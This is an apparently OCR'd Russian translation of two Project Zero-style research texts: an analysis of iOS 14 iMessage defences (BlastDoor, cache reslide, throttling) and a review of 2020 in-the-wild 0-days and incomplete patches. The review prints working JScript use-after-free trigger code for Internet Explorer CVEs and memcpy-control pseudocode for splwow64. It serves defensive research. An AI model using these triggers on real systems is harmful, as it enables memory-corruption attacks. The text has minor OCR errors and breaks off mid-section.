
Эксплойту повреждения памяти без взаимодействия с пользователем обычно требуются четыре компонента:

1. уязвимость, доступная без взаимодействия или уведомления;
2. удалённый обход ASLR;
3. способ превратить повреждение в выполнение кода;
4. обычно вторая уязвимость для выхода из песочницы парсера.

iOS 14 значительно переработала iMessage и усложнила каждый этап благодаря трём основным изменениям: более безопасному в отношении памяти и строго изолированному парсеру **BlastDoor**; повторной рандомизации общего кеша dyld отдельно для каждой службы после подозрительных сбоев; экспоненциальному ограничению перезапусков многократно падающих служб.

Служба BlastDoor

Полезные нагрузки iMessage приходят в `apsd` как push-уведомления Apple. `identityservicesd` расшифровывает их, после чего `imagent` делегирует большую часть сложного разбора BlastDoor. Вложения отдельно загружает `IMTransferAgent`; сериализованные данные плагинов, например предварительные просмотры URL, также проходят через BlastDoor. `IMDPersistenceAgent` сохраняет итоговое сообщение и запускает уведомление до того, как `imagent` отправит подтверждение доставки.



Разделение работы между семью и более службами позволяет применять принцип минимальных привилегий: сетевой доступ нужен только `apsd` и `IMTransferAgent`, тогда как BlastDoor может быть почти полностью ограничен вычислениями.

Разбор сообщений

Обычное текстовое сообщение представляет собой бинарный plist с такими полями, как участники, версия группы, GUID ответа, простой текст и форматированный HTML-текст:

```
{
  gid = "008412B9-A4F7-4B96-96C3-70C4276CB2BE";
  gv = 8;
  p = ("mailto:sender@foo.bar", "mailto:receiver@foo.bar");
  pv = 0;
  r = "6401430E-CDD3-4BC7-A377-7611706B431F";
  t = "Hello World!";
  v = 1;
  x = "<html><body>Hello World!</body></html>";
}
```

Получатель может распаковать сообщение, декодировать plist, проверить типы полей и разобрать XML в `x`. В прежних версиях всё это выполнялось в `imagent`. iOS 14 передаёт необработанный расшифрованный словарь через `IMMessagesBlastDoorInterface` по XPC.

Высокоуровневый поток управления написан на Swift, что снижает вероятность классического повреждения памяти, но нижележащие парсеры C и Objective-C сохраняются: libxml обрабатывает XML, а `NSKeyedUnarchiver` — архивы. Вложения и предварительные просмотры плагинов

добавляют новые этапы разбора. Например, ссылка на сайт несёт сериализованный архив предварительного просмотра, который BlastDoor проверяет и преобразует до отправки уведомления.

Песочница

Назначение профиля `/System/Library/Sandbox/Profiles/blastdoor.sb` сформулировано прямо:

```
;;; Make BlastDoor as close to compute-only as possible.
(deny default)
(deny file-map-executable process-info* nvram*)
(deny dynamic-code-generation)

(allow mach-lookup
  (global-name "com.apple.diagnosticd")
  (global-name "com.apple.logd")
  (global-name "com.apple.system.DirectoryService.libinfo_v1")
  (global-name "com.apple.system.logger")
  (global-name "com.apple.system.notification_center"))

(deny iokit-get-properties)
(deny mach-cross-domain-lookup)
(deny mach-lookup (xpc-service-name-regex #".*"))
(deny socket-ioctl)
(deny system-privilege)
```

Взаимодействие с файловой системой почти полностью запрещено, IOKit недоступен, исходящие сетевые подключения заблокированы, а обращаться можно лишь к нескольким локальным службам IPC. Профиль содержит список разрешённых системных вызовов, хотя на тот момент его применение оставалось разрешительным:

```
;; To be enabled once the whitelist is complete:
;; (deny syscall-unix (with send-signal SIGKILL))

;; Temporary reporting mode:
(allow (with report) syscall-unix)
```

Принудительное применение этого списка ещё больше сократило бы поверхность атаки ядра после компрометации BlastDoor.

Наблюдение за сбоями

При сбое BlastDoor процесс `imagent` получает ошибку XPC и, по-видимому, сообщает о событии push-серверам Apple:

```
fRM = "c-100-BlastDoor.Explosion-1-com.apple.BlastDoor.XPC-ServiceCrashed"
fU  = <message UUID>
```

После этого сервер иногда отправляет подтверждения доставки сообщений, которые цель не обработала. Это может быть телеметрией, обнаружением атак или намеренным нарушением работы оракула сбоев на основе подтверждений доставки. Сервер способен подделывать подтверждения, поскольку UUID сообщения не защищён сквозным шифрованием, в отличие от его содержимого.

Повторное смещение общего кеша

Исторически общий кеш dyld рандомизировался один раз при загрузке и отображался по одному адресу во всех процессах. Удалённый атакующий мог проверять адреса примерно между `0x180000000` и `0x280000000`, наблюдать подтверждения доставки и определять положение кеша примерно за 20 запросов со сбоем или без него. Эта техника применялась в статье «Удалённая эксплуатация iPhone, часть 2».

iOS 14 распознаёт сбои в диапазоне общего кеша и предоставляет перезапущенной службе заново рандомизированный кеш:

1. Процесс обращается к неотображённому адресу кеша и вызывает сбой.
2. Ядро помечает сведения о сбое флагом `OS_REASON_FLAG_SHAREDREGION_FAULT`.
3. Активный кеш с новым смещением, если он есть, помечается устаревшим.
4. `launchd` видит флаг и устанавливает для службы `ReslideSharedCache`.
5. При перезапуске он передаёт `POSIX_SPAWN_RESLIDE` функции `posix_spawn`.
6. Ядро создаёт или выбирает отображение кеша с новым смещением по новому адресу.

Каждый неудачный запрос к оракулу изменяет расположение, которое атакующий пытается определить, обесценивая накопленные результаты.

На момент публикации защита была наиболее эффективна для платформенных бинарных файлов Apple, например служб iMessage. Для сторонних приложений значение `vm_shared_region_reslide_restrict=1` позволяло прежней области с новым смещением ненадолго сохраняться, а удаление после достижения нулевого счётчика ссылок могло занять две минуты. Поэтому быстро перезапущенное приложение могло получить тот же адрес и в некоторой степени оставаться уязвимым для оракула.

Экспоненциальное ограничение

BlastDoor и `imagent` включают эту функцию через `_ExponentialThrottling = 1` в метаданных службы. Без неё постоянно работающая служба после сбоя перезапускается каждые десять секунд. С ней наблюдались следующие задержки:

```
10s, 10s, 10s, 20s, 40s, 80s,
160s, 320s, 640s, 20m, 20m, 20m, ...
```

Обратная разработка обнаружила верхний предел в 1200 секунд:

```
if (delay >= 1200)
    result = 1200;  // 20 minutes
else
    result = delay;
```

Цепочка с полным перебором, которая прежде проверяла адрес каждые десять секунд, вскоре получает лишь одну попытку каждые 20 минут. Даже если повторное смещение обходится, многократная эксплуатация превращается в многочасовой процесс, способный занять половину дня.

Будущая PAC для ISA Objective-C

Эксплойт iMessage для iOS 12.4 опирался на поддельные объекты Objective-C, поскольку поле ISA не аутентифицировалось. iOS 14 изменила организацию ISA без указателя: встроенный счётчик ссылок сократился с 19 примерно до 8 бит, а освобождённые старшие биты содержат PAC указателя Class с адресом помеченного объекта в качестве модификатора.

```
BL    calloc
MOV   X8, X0
MOVK  X8, #0x6AE1, LSL #48
MOV   X9, X19
PACDA X9, X8
AND   X8, X9, #0x7FFFFFFFFFFF8
MOV   X9, #0x100000000000001
ORR   X9, X8, X9
STR   X8, [X0]
```

На тот момент PAC ISA создавалась, но, по всей видимости, не проверялась, поэтому ещё не влияла на эксплуатацию. Это выглядело как поэтапное внедрение для оценки производительности, особенно стоимости увеличения числа объектов, счётчики ссылок которых переполняются во внешнее хранилище. Будущее принудительное применение значительно усложнит создание универсальных поддельных объектов Objective-C.

Заключение

BlastDoor, повторное смещение общего кеша и экспоненциальное ограничение — структурные улучшения, а не исправления одной ошибки. С учётом ограничений обратной совместимости они близки к самым мощным практическим изменениям, которые могла внести Apple: перенести опасный разбор в более безопасный для памяти Swift и строгую песочницу, нарушить предположения удалённого оракула сбоев и ограничить повторные попытки.

Любое из этих изменений могло бы разрушить цепочку iMessage предыдущего поколения: переписанный код парсера способен удалить ошибку, новый процесс меняет поведение кучи, повторное смещение побеждает обход ASLR, а BlastDoor ограничивает повышение привилегий после компрометации. Эксплойт можно переработать, но его стоимость и нестабильность существенно возрастают.

Эта работа также демонстрирует защитную ценность наступательных исследований. Анализ сквозных эксплойтов выявил архитектурные слабости, которые не устранялись исправлением отдельных ошибок, и привёл к широким изменениям, защищающим от будущих уязвимостей парсеров.

Дежавю-лнерабильность

Обзор 0-day, эксплуатировавшихся в реальных атаках в 2020 году

Автор: Мэдди Стоун, Project Zero

2020 год был полон 0-day-эксплойтов. В центре внимания успели оказаться многие из самых популярных браузеров интернета. Повреждение памяти *по-прежнему* остаётся основным приёмом, с помощью которого проникает подавляющее большинство обнаруженных 0-day. Мы с умеренным успехом испробовали новые методы их выявления, однако 2020 год показал, что до надёжного обнаружения 0-day-эксплойтов в реальных атаках ещё далеко. Но, пожалуй, самый примечательный факт заключается в том, что 25% обнаруженных в 2020 году 0-day тесно связаны с ранее публично раскрытыми уязвимостями. Иными словами, **потенциально каждого четвёртого обнаруженного 0-day-эксплойта можно было избежать, если бы исследование и исправление выполнялись тщательнее.** Неполные исправления — патчи, которые некорректно или не полностью устраняют первопричину уязвимости, — позволяют атакующим с меньшими усилиями применять 0-day против пользователей по всей отрасли.

С середины 2019 года Project Zero целенаправленно отслеживает, анализирует и изучает 0-day, которые активно эксплуатируются в реальных атаках. Последние шесть лет миссией Project Zero было «усложнить 0-day». Отсюда появилась цель нашей программы исследования реальных атак: «Учиться на 0-day, эксплуатируемых в реальных атаках, чтобы усложнить 0-day». Чтобы убедиться, что наша работа действительно затрудняет эксплуатацию 0-day, необходимо понимать, как они фактически используются. Постоянно расширять публичные знания об эксплуатации 0-day полезно лишь до тех пор, пока они не расходятся с «частным передовым уровнем» — тем, что делают и на что способны атакующие.

За последние 18 месяцев мы многое узнали об активной эксплуатации 0-day, и наша работа повзрослела и развилась вместе с этими знаниями. Второй год подряд мы публикуем годовой обзор обнаруженных за предыдущий год 0-day-эксплойтов. Цель отчёта — не подробно описать каждый отдельный эксплойт, а проанализировать их как группу, выявив тенденции, пробелы, уроки, успехи и так далее. Анализ каждого конкретного эксплойта можно найти в наших разборах первопричин.

Изучение 24 обнаруженных в реальных атаках в 2020 году 0-day приводит к неоспоримому выводу: увеличение вложений в корректные и всеобъемлющие исправления даёт нашей отрасли огромную возможность повлиять на атакующих, использующих 0-day.

Корректный патч устраняет ошибку совершенно точно, то есть после него эксплуатация уязвимости больше невозможна. Всеобъемлющий патч применяет это исправление везде, где требуется, охватывая все варианты. Мы считаем патч полным, только если он одновременно корректен и всеобъемлющ. Одну уязвимость или ошибку часто можно вызвать несколькими способами либо получить к ней доступ по нескольким путям. Мы многократно видим, как поставщики блокируют лишь путь, показанный в proof-of-concept или образце эксплойта, вместо исправления уязвимости целиком, которое перекрыло бы все пути. Аналогично исследователи безопасности часто сообщают об ошибках, не проверяя впоследствии работу патча и не исследуя связанные атаки.

Мысль о том, что неполные патчи облегчают атакующим эксплуатацию 0-day, может быть неприятной, однако обратная сторона этого вывода даёт надежду. У нас есть ясный путь к усложнению 0-day. Если больше уязвимостей исправлять корректно и всеобъемлюще, атакующим станет труднее эксплуатировать 0-day.

Эта уязвимость кажется знакомой

Как сказано во введении, среди 0-day-эксплойтов 2020 года были похожие на уже виденные нами. Шесть из 24 обнаруженных в реальных атаках 0-day-эксплойтов тесно связаны с публично раскрытыми уязвимостями. Для получения нового рабочего 0-day в некоторых из них требовалось изменить всего одну-две строки кода. В этом разделе объясняется связь каждого из этих шести активно эксплуатировавшихся 0-day с ранее известной уязвимостью. Мы подробно рассматриваем каждый случай и показываем минимальные различия, чтобы продемонстрировать: поняв одну уязвимость, эксплуатировать другую становится гораздо проще.

Продукт	Уязвимость, эксплуатировавшаяся в реальных атаках	Вариант...
Microsoft Internet Explorer	CVE-2020-0674	CVE-2018-8653*;* *CVE-2019-1367*; CVE-2019-1429*
Mozilla Firefox	CVE-2020-6820	Mozilla Bug 1507180
Google Chrome	CVE-2020-6572	CVE-2019-5870; CVE-2019-13695
Microsoft Windows	CVE-2020-0986	CVE-2019-0880*
Google Chrome/Freetype	CVE-2020-15999	CVE-2014-9665
Apple Safari	CVE-2020-27930	CVE-2015-0093

• Уязвимость также эксплуатировалась в реальных атаках в предыдущие годы.

Internet Explorer JScript CVE-2020-0674

CVE-2020-0674 стала четвёртой уязвимостью этого класса, эксплуатировавшейся за два года. Тремя другими были CVE-2018-8653, CVE-2019-1367 и CVE-2019-1429. В обзоре 2019 года мы посвятили этим уязвимостям отдельный раздел. Группа анализа угроз Google связала все четыре эксплойта с одним субъектом угрозы. Стоит повторить: один и тот же субъект четыре раза эксплуатировал похожие уязвимости. Во всех четырёх эксплойтах атакующий использовал один тип уязвимости и совершенно одинаковый метод эксплуатации. Всеобъемлющее исправление этих уязвимостей с первого раза заставило бы атакующих приложить больше усилий или искать новые 0-day.

JScript — устаревший движок JavaScript в Internet Explorer. Несмотря на устаревший статус, по умолчанию он всё ещё включён в Internet Explorer 11, встроенном компоненте компьютеров с Windows 10. Класс ошибки, или тип уязвимости, состоит в том, что конкретный объект JScript — переменная, использующая структуру `VAR`, — не отслеживается сборщиком мусора. Ниже приведён код, вызывающий каждую из четырёх уязвимостей и демонстрирующий их сходство. Весь этот код написал Иван Фратрич из Project Zero.

В декабре 2018 года выяснилось, что CVE-2018-8653 активно эксплуатируется. В этой уязвимости переменная `this` не отслеживается сборщиком мусора в обратном вызове `isPrototypeof`. McAfee

также опубликовала пошаговый разбор этого эксплойта.

```
var objs = new Array();
var refs = new Array();
var dummyObj = new Object();

function getFreeRef()
{
  // 5. delete prototype objects as well as ordinary objects
  for (var i = 0; i < 10000; i++) {
    objs[i] = 1;
  }
  CollectGarbage();
  for (var i = 0; i < 200; i++) {
    refs[i].prototype = 1;
  }
  // 6. Garbage collector frees unused variable blocks.
  // This includes the one holding the "this" variable
  CollectGarbage();

  // 7. Boom
  alert(this);
}

// 1. create "special" objects for which isPrototypeOf can be invoked
for (var i = 0; i < 200; i++) {
  var arr = new Array({ prototype: {} });
  var e = new Enumerator(arr);
  refs[i] = e.item();
}

// 2. create a bunch of ordinary objects
for (var i = 0; i < 10000; i++) {
  objs[i] = new Object();
}

// 3. create objects to serve as prototypes and set up callbacks
for (var i = 0; i < 200; i++) {
  refs[i].prototype = {};
  refs[i].prototype.isPrototypeOf = getFreeRef;
}

// 4. calls isPrototypeOf. This sets up refs[100].prototype as "this" variable
// During callback, the "this" variable won't be tracked by the Garbage collector
// use different index if this doesn't work
dummyObj instanceof refs[100];
```

В сентябре 2019 года CVE-2019-1367 была обнаружена в реальных атаках. Это тот же тип уязвимости, что и CVE-2018-8653: объект переменной JScript не отслеживается сборщиком мусора. Однако на этот раз не отслеживаются переменные в массиве `arguments` обратного вызова `Array.sort`.

```
var spray = new Array();

function F() {
  // 2. Create a bunch of objects
  for (var i = 0; i < 20000; i++) spray[i] = new Object();

  // 3. Store a reference to one of them in the arguments array
  // The arguments array isn't tracked by garbage collector
  arguments[0] = spray[5000];

  // 4. Delete the objects and call the garbage collector
  // All JSCript variables get reclaimed...
  for (var i = 0; i < 20000; i++) spray[i] = 1;
  CollectGarbage();

  // 5. But we still have reference to one of them in the
  // arguments array
  alert(arguments[0]);
```

```
}

// 1. Call sort with a custom callback
[1,2].sort(F);
```

Патч CVE-2019-1367 фактически не исправил уязвимость, вызываемую приведённым выше proof-of-concept и эксплуатировавшуюся в реальных атаках. Proof-of-concept CVE-2019-1367 продолжал работать даже после установки патча CVE-2019-1367!

В ноябре 2019 года Microsoft выпустила ещё один патч, чтобы закрыть этот пробел. CVE-2019-1429 устранила недостатки CVE-2019-1367 и также исправила вариант. В варианте переменные массива `arguments` не отслеживаются сборщиком мусора в обратном вызове `toJson`, а не `Array.sort`. Единственное различие между триггерами вариантов находится в выделенных строках. Вместо обратного вызова `Array.sort` мы вызываем `toJSON`.

```
 var spray = new Array();

 function F() {
   // 2. Create a bunch of objects
   for (var i = 0; i < 20000; i++) spray[i] = new Object();

   // 3. Store a reference to one of them in the arguments array
   // The arguments array isn't tracked by garbage collector
   arguments[0] = spray[5000];

   // 4. Delete the objects and call the garbage collector
   // All JSCript variables get reclaimed...
   for (var i = 0; i < 20000; i++) spray[i] = 1;
   CollectGarbage();

   // 5. But we still have reference to one of them in the
   // arguments array
   alert(arguments[0]);
 }

+// 1. Cause toJSON callback to fire
+var o = {toJSON:F}
+JSON.stringify(o);

-// 1. Call sort with a custom callback
-[1,2].sort(F);
```

В январе 2020 года CVE-2020-0674 была обнаружена в реальных атаках. Уязвимость состоит в том, что именованные аргументы не отслеживаются сборщиком мусора в обратном вызове `Array.sort`. Чтобы изменить триггер CVE-2019-1367, достаточно заменить ссылки на `arguments[]` одним из аргументов, названных в определении функции. Например, мы заменили все экземпляры `arguments[0]` на `arg1`.

```
 var spray = new Array();

+function F(arg1, arg2) {
-function F() {
   // 2. Create a bunch of objects
   for (var i = 0; i < 20000; i++) spray[i] = new Object();

   // 3. Store a reference to one of them in one of the named arguments
   // The named arguments aren't tracked by garbage collector
+  arg1 = spray[5000];
-  arguments[0] = spray[5000];
   // 4. Delete the objects and call the garbage collector
   // All JScript variables get reclaimed...
   for (var i = 0; i < 20000; i++) spray[i] = 1;
   CollectGarbage();

   // 5. But we still have reference to one of them in
   // a named argument
+  alert(arg1);
-  alert(arguments[0]);
```

```
}

// 1. Call sort with a custom callback
[1,2].sort(F);
```

К сожалению, CVE-2020-0674 не стала концом истории, хотя была уже четвёртой уязвимостью этого типа, эксплуатировавшейся в реальных атаках. В апреле 2020 года Microsoft исправила CVE-2020-0968, ещё одну уязвимость JScript в Internet Explorer. При первом выпуске бюллетеня она была отмечена как эксплуатируемая в реальных атаках, но на следующий день Microsoft изменила это поле, указав, что в реальных атаках она не эксплуатировалась; см. раздел изменений внизу уведомления.

```
var spray = new Array();

function f1() {
  alert('callback 1');
  return spray[6000];
}

function f2() {
  alert('callback 2');
  spray = null;
  CollectGarbage();
  return 'a'
}

function boom() {
  var e = o1;
  var d = o2;
  // 3. the first callback (e.toString) happens
  // it returns one of the string variables
  // which is stored in a temporary variable
  // on the stack, not tracked by garbage collector
  // 4. Second callback (d.toString) happens
  // There, string variables get freed
  // and the space reclaimed
  // 5. Crash happens when attempting to access
  // string content of the temporary variable
  var b = e + d;
  alert(b);
}

// 1. create two objects with toString callbacks
var o1 = { toString: f1 };
var o2 = { toString: f2 };

// 2. create a bunch of string variables
for (var a = 0; a < 20000; a++) {
  spray[a] = "aaa";
}

boom();
```

Помимо сходства самих уязвимостей, атакующий использовал один и тот же метод эксплуатации во всех четырёх 0-day-эксплойтах. Это придавало разработке 0-day своеобразное качество «подключи и работай» и сокращало объём работы для каждого нового эксплойта.

Firefox CVE-2020-6820

В апреле 2020 года Mozilla исправила CVE-2020-6820 во Firefox внеплановым обновлением безопасности. Это use-after-free в подсистеме Cache.

CVE-2020-6820 представляет собой use-after-free объекта `CacheStreamControlParent` при закрытии последнего открытого потока чтения. Поток чтения — это ответ, возвращаемый

контекстному процессу по результатам запроса к кешу. Если команда закрытия или прерывания получена, пока какие-либо потоки чтения остаются открытыми, она вызывает `StreamList::CloseAll`. Если у `StreamControl` — для use-after-free в процессе браузера это должен быть Parent, живущий в процессе браузера, тогда как Child дал бы его лишь в renderer — всё ещё есть `ReadStreams` при вызове `StreamList::CloseAll`, это приводит к освобождению `CacheStreamControlParent`. Затем происходит обращение к полю `mId` родителя CacheStreamControl, вызывающее use-after-free.

Путь выполнения CVE-2020-6820:

```
StreamList::CloseAll ← Patched function
  CacheStreamControlParent::CloseAll
    CacheStreamControlParent::NotifyCloseAll
      StreamControl::CloseAllReadStreams
        For each stream:
          ReadStream::Inner::CloseStream
            ReadStream::Inner::Close
              ReadStream::Inner::NoteClosed
                …
                  StreamControl::NoteClosed
                    StreamControl::ForgetReadStream
                      CacheStreamControlParent/Child::NoteClosedAfterForget
                        CacheStreamControlParent::RecvNoteClosed
                          StreamList::NoteClosed
                            If StreamList is empty && mStreamControl:
                              CacheStreamControlParent::Shutdown
                                Send__delete(this) ← FREED HERE!
  PCacheStreamControlParent::SendCloseAll ← Used here in call to Id()
```

CVE-2020-6820 — вариант найденной внутри Mozilla уязвимости Bug 1507180. Ошибка 1507180 была обнаружена в ноябре 2018 года и исправлена в декабре 2019 года. Она представляет собой use-after-free `ReadStream` в `mReadStreamList` внутри `StreamList::CloseAll`. Хотя патч вышел в декабре, поясняющий комментарий о необходимости декабрьского патча 2019 года добавили только в начале марта 2020 года.

Для 150718 путь выполнения совпадал с CVE-2020-6820, но use-after-free происходил раньше — в `StreamControl::CloseAllReadStreams`, а не несколькими вызовами «выше» в `StreamList::CloseAll`.

Лично я сомневаюсь, что эта уязвимость действительно эксплуатировалась в реальных атаках. Насколько нам известно, никто, включая меня и инженеров Mozilla [1, 2], не нашёл способа вызвать этот эксплойт без завершения процесса. Поэтому практичность эксплуатации кажется невысокой. Однако поскольку в уведомлении уязвимость была отмечена как эксплуатируемая в реальных атаках, она остаётся в нашей таблице отслеживания реальных атак и включена в этот список.

Chrome для Android CVE-2020-6572

CVE-2020-6572 — use-after-free в `MediaCodecAudioDecoder::~MediaCodecAudioDecoder()`. Этот специфичный для Android код использует API декодирования медиаданных Android для поддержки воспроизведения защищённого DRM-контента. Первопричина use-after-free в том, что один `unique_ptr` присваивается другому и выходит из области видимости, поэтому может быть удалён, тогда как необработанный указатель из первоначально указанного объекта не обновляется.

Точнее, `MediaCodecAudioDecoder::Initialize` не сбрасывает `media_crypto_context_`, если `media_crypto_` уже был установлен. Это возможно при двукратном вызове `MediaCodecAudioDecoder::Initialize`, что явно поддерживается. Проблема возникает, когда вторая инициализация использует другой CDM. Каждый CDM владеет объектом `media_crypto_context_`, а сам CDM (`cdm_context_ref_`) является `unique_ptr`. После установки

нового CDM старый теряет ссылку и может быть уничтожен. Однако `MediaCodecAudioDecoder` сохраняет необработанный указатель на `media_crypto_context_` старого CDM, поскольку тот не был обновлён. В результате возникает use-after-free `media_crypto_context_`, например в `MediaCodecAudioDecoder::~MediaCodecAudioDecoder`.

Эксплуатировавшаяся в реальных атаках уязвимость была зарегистрирована в апреле 2020 года. За семь месяцев до этого, в сентябре 2019 года, Ман Юэ Мо из Semmle сообщил об очень похожей уязвимости CVE-2019-13695. CVE-2019-13695 также является use-after-free висячего `media_crypto_context_` в `MojoAudioDecoderService` после освобождения `cdm_context_ref_`. По существу это та же ошибка, что и CVE-2020-6572, только вызывается путём ошибки после двукратной инициализации `MojoAudioDecoderService`, а не повторной инициализацией `MediaCodecAudioDecoder`.

Кроме того, в августе 2019 года Гуан Гун из Alpha Team, Qihoo 360 сообщил о другой похожей уязвимости в том же компоненте. Уязвимость позволяла зарегистрировать CDM дважды, например дважды вызвать `MojoCdmService::Initialize`, что приводило к use-after-free. При двукратном вызове `MojoCdmService::Initialize` в `cdm_services_` появлялись две записи map, но при уничтожении удалялась только одна, а другая оставалась висячей. Эта уязвимость получила номер CVE-2019-5870. Гуан Гун использовал её в цепочке эксплойтов для Android. Он представил эту цепочку на Black Hat USA 2020 в докладе «TiYunZong: An Exploit Chain to Remotely Root Modern Android Devices».

Можно спорить, является ли уязвимость Гуан Гуна вариантом эксплуатировавшейся в реальных атаках, но по меньшей мере она стала ранним признаком проблем жизненного цикла в коде Mojo CDM для Android и необходимости изучить его внимательнее. Это было отмечено в трекере CVE-2019-5870, а затем поднято снова после сообщения Ман Юэ Мо о CVE-2019-13695.

Windows splwow64 CVE-2020-0986

CVE-2020-0986 — разыменование произвольного указателя в Windows `splwow64`. Splwow64 запускается каждый раз, когда 32-разрядное приложение печатает документ. Он работает как процесс со средним уровнем целостности. Internet Explorer работает как 32-разрядное приложение с низким уровнем целостности и может отправлять LPC-сообщения `splwow64`. CVE-2020-0986 позволяет атакующему из процесса Internet Explorer управлять всеми тремя аргументами вызова `memcpy` в более привилегированном адресном пространстве `splwow64`. Единственное различие между CVE-2020-0986 и CVE-2019-0880, также эксплуатировавшейся в реальных атаках, состоит в том, что CVE-2019-0880 эксплуатировала `memcpy` сообщением типа `0x75`, а CVE-2020-0986 — сообщением типа `0x6D`.

Согласно этому отличному разбору ByteRaptors CVE-2019-0880, псевдокод, позволяющий управлять `memcpy`, выглядит так:

```
void GdiPrinterThunk(LPVOID firstAddress, LPVOID secondAddress, LPVOID thirdAddress)
{
  ...
  if (*((BYTE*)(firstAddress + 0x4)) == 0x75) {
    ULONG64 memcpyDestinationAddress = *((ULONG64*)(firstAddress + 0x20));
    if (memcpyDestinationAddress != NULL) {
      ULONG64 sourceAddress = *((ULONG64*)(firstAddress + 0x18));
      DWORD copySize = *((DWORD*)(firstAddress + 0x28));
      memcpy(memcpyDestinationAddress,sourceAddress,copySize);
    }
  }
  ...
}
```

Эквивалентный псевдокод CVE-2020-0986 приведён ниже. Изменились лишь тип сообщения, с `0x75` на `0x6D`, и смещения контролируемых аргументов `memcpy`, выделенные ниже.

```
void GdiPrinterThunk(LPVOID msgSend, LPVOID msgReply, LPVOID arg3)
{
  ...
  if (*((BYTE*)(msgSend + 0x4)) == 0x6D) {
    ...
    ULONG64 srcAddress = **((ULONG64 **)(msgSend + 0xA));
    if (srcAddress != NULL) {
      DWORD copySize = *((DWORD*)(msgSend + 0x40));
      if (copySize <= 0x1FFFE) {
        ULONG64 destAddress = *((ULONG64*)(msgSend + 0xB));
        memcpy(destAddress,sourceAddress,copySize);
      }
    }
  ...
}
```

Помимо того что CVE-2020-0986 была тривиальным вариантом предыдущей уязвимости из реальных атак, её исправили не полностью, и эксплуатация оставалась возможной даже после установки патча. Подробности приведены ниже в разделе «Эксплуатировавшиеся 0-day, исправленные неправильно».

Freetype CVE-2020-15999

В октябре 2020 года Project Zero обнаружила несколько цепочек эксплойтов, применявшихся в реальных атаках. Они были нацелены на пользователей iPhone, Android и Windows, но использовали одну и ту же RCE в Freetype для эксплуатации renderer Chrome — CVE-2020-15999. Уязвимость представляет собой переполнение буфера кучи в функции `Load_SBit_Png`, вызываемое усечением целого числа. `Load_SBit_Png` обрабатывает изображения PNG, встроенные в шрифты. Ширина и высота изображения хранятся в заголовке PNG как 32-разрядные целые, а Freetype усекает их до 16-разрядных. Усечённое значение используется для вычисления размера bitmap и выделения соответствующего backing buffer. Однако при чтении bitmap в backing buffer применяются исходные 32-разрядные значения ширины и высоты, что вызывает переполнение буфера.

В ноябре 2014 года участник Project Zero Матеуш Юрчик сообщил Freetype о CVE-2014-9665. CVE-2014-9665 также является переполнением буфера кучи в функции `Load_SBit_Png`, но вызывается иначе. При вычислении размера bitmap переменная размера уязвима к переполнению целого числа, поэтому backing buffer оказывается слишком мал.

Чтобы исправить CVE-2014-9665, Freetype добавила проверку rows и width перед вычислением размера, как показано ниже.

```
 if (populate_map_and_metrics)
 {
   FT_Long size;

   metrics->width = (FT_Int)imgWidth;
   metrics->height = (FT_Int)imgHeight;
   map->width = metrics->width;
   map->rows = metrics->height;
   map->pixel_mode = FT_PIXEL_MODE_BGRA;
   map->pitch = map->width * 4;
   map->num_grays = 256;

+  /* reject too large bitmaps similarly to the rasterizer */
+  if (map->rows > 0x7FFF || map->width > 0x7FFF)
+  {
+    error = FT_THROW(Array_Too_Large);
+    goto DestroyExit;
```

```
+  }

   size = map->rows * map->pitch; <- overflow size
   error = ft_glyphslot_alloc_bitmap(slot, size);
   if (error)
     goto DestroyExit;
 }
```

